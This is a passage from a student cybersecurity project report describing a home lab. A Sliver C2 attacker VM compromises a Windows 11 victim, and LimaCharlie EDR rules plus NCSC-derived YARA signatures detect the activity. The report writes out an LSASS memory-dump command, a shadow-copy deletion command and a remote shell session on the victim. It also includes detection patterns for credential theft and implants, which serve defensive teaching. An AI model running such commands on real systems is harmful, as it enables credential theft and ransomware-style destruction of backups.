

```
procdump -n lsass.exe -s lsass.dmp
```


This command facilitates the extraction of the lsass.exe process from memory, preserving it in a dump file on the Sliver C2 server for further analysis.

Detection and Response:

Transitioning to the LimaCharlie platform, we leverage its capabilities to detect and respond to the adversary's activities.


Locating Relevant Telemetry: As lsass.exe is a high-value target often exploited for credential dumping, LimaCharlie's Event Detection and Response (EDR) capabilities generate events relevant to this activity.





This rule specifically targets `SENSITIVE_PROCESS_ACCESS` events where the accessed process ends with `lsass.exe`, a hallmark of credential theft attempts.


Defining Response Action: Configure the response action for the detection rule to promptly mitigate potential threats.



This response action triggers a report named "LSASS access" upon detection of suspicious `lsass.exe` access events.

Testing Rule: Validate the efficacy of the detection rule by testing it against a relevant event.

Click "Target Event" below the created rule.




Examine the raw event and simulate a test scenario by clicking "Test Event" to assess rule effectiveness. Once confirmed, save the rule as "LSASS Accessed" and ensure its activation for ongoing threat monitoring.


Verification of Detection:

Being adversal again: The lsass.exe dump command is re-executed in the Sliver Shell from Attacker VM in order to detect it.

Detect LSASS Access: Access the Detections tab in LimaCharlie to locate identified threats. Locate the "LSASS access" detection signature, indicating successful detection of the lsass.exe memory dump activity.



Review Event and Timeline: Expand the "LSASS access" entry to examine the raw event, gaining insights into the detected activity. For further context and correlation, the "View Event Timeline" can be selected and viewed.



5.8 Conducting Ransomware Attack & Detection and Response

Conducting Ransomware Attack:

Ransomware attacks represent a significant threat in the cybersecurity landscape, often characterized by their destructive nature and extortion tactics. These attacks frequently employ predictable actions to maximize impact and compel victims to pay ransom. One such action involves the deliberate deletion of volume shadow copies (VSS), a feature in Windows operating systems that enables users to restore files to previous versions.

The deletion of VSS serves as a strategic maneuver by ransomware operators to hinder recovery efforts and increase the likelihood of victims succumbing to ransom demands. By eradicating VSS, attackers limit the ability of victims to restore encrypted files, thereby escalating the urgency and severity of the ransomware incident.

Deletion of Volume Shadow Copies:

The Victim shell can be accessed through the interactive Sliver shell by executing the 'shell' command

```
[server] sliver (FORTHCOMING_FLASH) > shell
? This action is bad OPSEC, are you an adult? Yes
[*] Wait approximately 10 seconds after exit, and press <enter> to continue
[*] Opening shell tunnel (EOF to exit) ...
[*] Started remote shell with pid 1464
PS C:\Windows\system32> |
```

Execute the command to delete volume shadow copies in the Sliver C2 shell on the victim machine

```
vssadmin delete shadows /all
```

Executing this command generates the necessary telemetry for detection and response, regardless of the availability of volume shadow copies on the victim machine.


Run whoami acoomad to verify the active shell access

```
whoami
```


```
PS C:\Windows\system32> whoami
whoami
windev2301eval\user
```

Detection and Response:

Creating Detection Rule: Craft a detection rule in the Detection rule section to identify the execution of the vssadmin delete shadows /all command, by traversing through Detections tab > Shadow Cpoies Deletion detection > View event timeline > Build D&R rule.



Defining Response Action: Specify the response action to be triggered upon detection of the ransomware activity.




The "action: report" section generates a detection report, while the "action: task" section terminates the parent process responsible for the ransomware activity.

Testing Rule: Execute the `vssadmin delete shadows /all` command again within the Sliver C2 session to trigger the detection and response rule.

Execute the command to delete volume shadow copies

```
vssadmin delete shadows /all
```




```
PS C:\Windows\system32> vssadmin delete shadows /all
vssadmin delete shadows /all
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2013 Microsoft Corp.

No items found that satisfy the query.
```

Verification: Verify the effectiveness of the detection and response rule by checking if the system shell is still active.

Check for active system shell

```
whoami
```



```
PS C:\Windows\system32> whoami
```

Successful termination of the parent process indicates the efficacy of the detection and response mechanism in mitigating ransomware threats.

By meticulously following these steps, we proactively detect and respond to ransomware attacks, safeguarding the integrity and availability of critical data within the environment.

5.9 Automated YARA Scanning Implementation

The goal is to leverage the advanced capabilities of an Endpoint Detection and Response (EDR) sensor to automatically scan files or processes for the presence of malware based on YARA signatures.

What is YARA?

YARA is a powerful tool primarily utilized for identifying and classifying malware based on textual or binary patterns. Developed by Victor M. Alvarez, YARA enables security professionals to create rules that describe unique characteristics of specific malware families or malicious behaviors. These rules can then be applied to files, processes, or network traffic to detect potential threats. YARA plays a crucial role in threat hunting and incident response by swiftly identifying known and previously unknown malicious elements within compromised systems.

5.9.1 Adding YARA signature for the Sliver C2 payload

a) Adding the Sliver YARA Rule

Adding a new rule as “sliver” in Automation > YARA Rules

This rule, authored by National Cyber Security Centre (NCSC) UK, focuses on detecting Sliver Windows and Linux implants based on paths and function names within the binary, in the Rule block

```
# sliver signature
```

```
rule sliver_github_file_paths_function_names {  
  meta:  
    author = "NCSC UK"  
    description = "Detects Sliver Windows and Linux implants based on paths and function  
names within the binary"  
  strings:  
    $p1 = "/sliver/"  
    $p2 = "sliverpb."  
    $fn1 = "RevToSelfReq"
```

```

$fn2 = "ScreenshotReq"
$fn3 = "IfconfigReq"
$fn4 = "SideloadReq"
$fn5 = "InvokeMigrateReq"
$fn6 = "KillSessionReq"
$fn7 = "ImpersonateReq"
$fn8 = "NamedPipesReq"
condition:
  (uint32(0) == 0x464C457F or (uint16(0) == 0x5A4D and uint16(uint32(0x3c)) ==
0x4550)) and (all of ($p*) or 3 of ($fn*))
}
rule sliver_proxy_isNotFound_retn_cmp_uniq {
  meta:
    author = "NCSC UK"
    description = "Detects Sliver implant framework based on some unique CMPs within
the Proxy isNotFound function. False positives may occur"
  strings:
    $ = {C644241800C381F9B3B5E9B2}
    $ = {8B481081F90CAED682}
  condition:
    (uint32(0) == 0x464C457F or (uint16(0) == 0x5A4D and uint16(uint32(0x3c)) ==
0x4550)) and all of them
  }
rule sliver_nextCCServer_calcs {
  meta:
    author = "NCSC UK"
    description = "Detects Sliver implant framework based on instructions from the
nextCCServer function. False positives may occur"
  strings:
    $ = {4889D3489948F7F94839CA????48C1E204488B0413488B4C1308}
  condition:
    (uint32(0) == 0x464C457F or (uint16(0) == 0x5A4D and uint16(uint32(0x3c)) ==
0x4550)) and all of them
  }
}

```

b) Creating Additional YARA Rule for Sliver

Another YARA rule named "sliver-process" is created, inspired by NCSC UK, detects Sliver Windows and Linux implants based on obvious strings within the binary.

```
# sliver-process rule
rule sliver_strings {
  meta:
    author = "Eric Capuano, inspired by NCSC UK"
    description = "Detects Sliver Windows and Linux implants based on obvious strings
within - not tested at scale, but it's probably good :)"
  strings:
    $p1 = "/sliver/"
    $p2 = "sliverpb"
  condition:
    all of ($p*)
}
```

5.92 Setting Up Generic D&R Rules for YARA Detection Alerts

a) Creating a Rule for YARA Detection

Detect rule:



```
Detect ⓘ Expand ↗
1 event: YARA_DETECTION
2 op: and
3 rules:
4   - not: true
5     op: exists
6     path: event/PROCESS/*
7   - op: exists
8   path: event/RULE_NAME|
```

This criteria ensures detection of YARA alerts that do not involve a PROCESS object, which will be handled separately in another rule.

Response rule:

```
Respond ⓘ  
1 - action: report  
2   name: YARA Detection {{ .event.RULE_NAME }}  
3 - action: add tag  
4   tag: yara_detection  
5   ttl: 80000
```

These actions generate a report for the YARA detection event, along with adding a specific tag to the alert for easy identification and management.

b) Creating a Rule for YARA Detection in Memory

Detect rule:

```
Detect ⓘ Expand ↗  
1 event: YARA_DETECTION  
2 op: and  
3 rules:  
4   - op: exists  
5     path: event/RULE_NAME  
6   - op: exists  
7 path: event/PROCESS/*
```

This criteria focuses on detecting YARA detections specifically involving a PROCESS object.

Response Rule:

```
Respond ⓘ  
1 - action: report  
2   name: YARA Detection {{ .event.RULE_NAME }}  
3 - action: add tag  
4   tag: yara_detection  
5   ttl: 80000
```

These actions generate a report for YARA detection events involving memory, along with adding a specific tag for easy identification and management.

5.9.3 Automatically YARA scan downloaded EXEs

Create a new rule YARA Scan Downloaded EXE, for looking for NEW .exe files to appear in any user's Downloads directory.

Detect block:

```
Detect ⓘ Expand ↗
1 event: NEW_DOCUMENT
2 op: and
3 rules:
4   - op: starts with
5     path: event/FILE_PATH
6     value: C:\Users\
7   - op: contains
8     path: event/FILE_PATH
9     value: \Downloads\
10  - op: ends with
11    path: event/FILE_PATH
12  value: .exe|
```

Response block:

```
Expand ↗
1 - action: report
2   name: EXE dropped in Downloads directory
3 - action: task
4   command: >-
5     yara_scan hive://yara/sliver -f "{{ .event.FILE_PATH }}"
6   investigation: Yara Scan Exe
7   suppression:
8     is_global: false
9     keys:
10      - '{{ .event.FILE_PATH }}'
11      - Yara Scan Exe
12   max_count: 1
13   period: 1m|
```

This response action generates an alert for the EXE creation, but more importantly, kicks off a YARA scan using the Sliver signature against the newly created EXE.

5.9.4 Automatic YARA scan processes launched from Downloads directory

Create a new rule YARA Scan Process Launched from Downloads

Detect block:

```
Detect ⓘ Expand ↗
1 event: NEW_PROCESS
2 op: and
3 rules:
4   - op: starts with
5     path: event/FILE_PATH
6     value: C:\Users\
7   - op: contains
8     path: event/FILE_PATH
9     value: \Downloads\
```

This rule is matching any process that is launched from a user's Downloads directory.

Response block:

```
Expand ↗
1 - action: report
2   name: Execution from Downloads directory
3 - action: task
4   command: yara_scan hive://yara/sliver-process --pid "{{ .event
5   investigation: Yara Scan Process
6   suppression:
7     is_global: false
8     keys:
9       - '{{ .event.PROCESS_ID }}'
10      - Yara Scan Process
11   max_count: 1
12   period: 1m
```

In this rule, we're no longer scanning the FILE_PATH, but the actual running process by specifying its PROCESS_ID. We are also now using the other YARA rule we created, sliver-process.

5.9.5 Scanning New EXEs in Downloads

- a) Move the payload from Downloads to different location.

```
Move-Item -Path C:\Users\User\Downloads\[payload_name].exe  
-Destination C:\Users\User\Documents\[payload_name].exe
```

- b) Now, put it back to generate the NEW_DOCUMENT event for an EXE being dropped into the Downloads folder:

```
Move-Item -Path C:\Users\User\Documents\[payload_name].exe  
-Destination C:\Users\User\Downloads\[payload_name].exe
```

In Detections tab, an initial alert "EXE dropped in Downloads directory" followed shortly by a YARA detection is detected as the scan kicked off and found Sliver inside the EXE.

5.9.6 Scanning processes launched from Downloads

Launch an Administrative PowerShell prompt to test our NEW_PROCESS rule to scan running processes launched from Downloads.

- Kill any existing instances of our Sliver C2 from previous labs.

```
Get-Process [payload_name] | Stop-Process
```

```
PS C:\Users\User\Downloads> Get-Process STRIKING_PASSION  
  
Handles   NPM(K)    PM(K)      WS(K)      CPU(s)     Id  SI ProcessName  
-----  
176        14       22332      65012       1.06     2852  1 STRIKING_PASSION  
  
PS C:\Users\User\Downloads> Get-Process STRIKING_PASSION | Stop-Process
```

Execute the Sliver payload to create the NEW_PROCESS event that trigger the scanning of a process launched from the Downloads directory:

```
C:\Users\User\Downloads\[payload_name].exe
```

In Detections tab, a new detection "Execution from Downloads directory" followed shortly by a YARA detection in Memory is detected as the scan found Sliver inside the EXE.

Chapter 6: Conclusion

6.1 Applications of Real-Time Threat Detection and Response

In this project, we have demonstrated the practical applications of real-time threat detection and response in the cybersecurity domain. By setting up a simulated attack scenario involving an attacker (Ubuntu VM) and a victim (Windows11 VM), and leveraging tools such as Sliver C2 framework and LimaCharlie EDR, we have showcased the effectiveness of proactive threat monitoring and rapid response mechanisms.

Real-time threat detection and response have numerous applications across various industries and sectors. In the realm of enterprise cybersecurity, organizations can deploy similar methodologies to detect and mitigate advanced persistent threats (APTs), ransomware attacks, and other malicious activities targeting their networks and endpoints. By continuously monitoring system logs, network traffic, and endpoint activities, security teams can identify anomalies and potential indicators of compromise (IoCs) in real-time, allowing them to take immediate action to neutralize the threat before it escalates.

Furthermore, the concept of real-time threat detection and response is not limited to traditional IT environments but also extends to emerging technologies such as cloud computing, IoT (Internet of Things), and OT (Operational Technology) systems. As these technologies become increasingly interconnected and integrated into critical infrastructure, the need for proactive threat detection and response capabilities becomes even more imperative to safeguard against cyber attacks and data breaches.

6.2 Future Scope and Enhancements

While this project has provided a comprehensive overview of real-time threat detection and response techniques, there are several areas for future research and enhancement:

Integration of additional security tools and technologies: Explore the integration of complementary security tools and technologies to enhance the effectiveness of threat detection and response. This could include incorporating machine learning algorithms for

anomaly detection, leveraging threat intelligence feeds for IoC enrichment, or integrating automated incident response playbooks for faster mitigation of security incidents.

Expansion of attack scenarios and use cases: Extend the scope of the project by simulating a wider range of attack scenarios and use cases, including insider threats, supply chain attacks, and zero-day exploits. By diversifying the attack surface and testing the resilience of existing detection and response mechanisms, security teams can better prepare for real-world cyber threats.

Enhancement of automation and orchestration capabilities: Explore ways to automate and orchestrate the entire threat detection and response workflow, from initial alert triage to incident investigation and remediation. This could involve developing custom scripts, workflows, or playbooks to streamline security operations and reduce response times.

Adoption of cloud-native security solutions: With the increasing adoption of cloud services and infrastructure, there is a growing need for cloud-native security solutions that can provide real-time visibility and control across multi-cloud environments. Explore the integration of cloud-based EDR platforms, serverless security monitoring tools, and container security solutions to address emerging threats in cloud-native architectures.

6.3 Lessons Learned and Insights

Throughout the course of this project, several key lessons and insights have been gained:

Importance of proactive threat hunting: Proactive threat hunting plays a crucial role in uncovering hidden threats and identifying IoCs that may evade traditional security controls. By adopting a proactive approach to threat detection, organizations can stay one step ahead of cyber adversaries and minimize the impact of security incidents.

Value of collaboration and information sharing: Collaboration and information sharing among security professionals and industry peers are essential for staying abreast of emerging threats and evolving attack techniques. By participating in threat intelligence sharing communities, attending cybersecurity conferences, and engaging in knowledge

exchange forums, security teams can leverage collective insights and expertise to enhance their defensive capabilities.

Continuous learning and skill development: The field of cybersecurity is constantly evolving, with new threats and vulnerabilities emerging on a regular basis. Therefore, it is essential for cybersecurity professionals to invest in continuous learning and skill development to stay updated with the latest trends, tools, and techniques. By pursuing certifications, attending training courses, and participating in hands-on labs and capture-the-flag (CTF) competitions, security practitioners can sharpen their skills and enhance their effectiveness in combating cyber threats.

In conclusion, real-time threat detection and response are essential components of a robust cybersecurity strategy, enabling organizations to proactively identify and mitigate security threats before they cause significant damage. By leveraging advanced tools, techniques, and best practices, security teams can strengthen their cyber defenses and protect against a wide range of cyber threats in today's dynamic threat landscape.

REFERENCES

- 1) VirtualBox Downloads - Oracle VM VirtualBox. Available at:
<https://www.virtualbox.org/wiki/Downloads>
- 2) BishopFox/sliver: Cross-platform implant framework. Available at:
<https://github.com/BishopFox/sliver>
- 3) Sysinternals Sysmon. Available at:
<https://learn.microsoft.com/en-us/sysinternals/downloads/sysmon>
- 4) LimaCharlie: Available at:
<https://limacharlie.io/>
- 5) YARA - The Pattern Matching Swiss Knife for Malware Researchers. Available at:
<https://virustotal.github.io/yara/>
- 6) So You Want to Be a SOC Analyst? (Introduction). Available at:
<https://blog.ecapuano.com/p/so-you-want-to-be-a-soc-analyst-intro?sd=pf>
- 7) YouTube: Uncover the Secrets of a Home SOC Analyst Lab! Available at:
<https://youtu.be/oOziHdLz7U>
- 8) YouTube: So You Want To Be a SOC Analyst? With Eric Capuano. Available at:
https://youtu.be/P_Kl2EnF8_A
- 9) SwiftOnSecurity/sysmon-config: SwiftOnSecurity's configuration for Sysmon.
<https://raw.githubusercontent.com/SwiftOnSecurity/sysmon-config/master/sysmonconfig-export.xml>
- 10) Detecting and preventing LSASS credential dumping attacks. Available at:
<https://www.microsoft.com/en-us/security/blog/2022/10/05/detecting-and-preventing-lsass-credential-dumping-attacks/>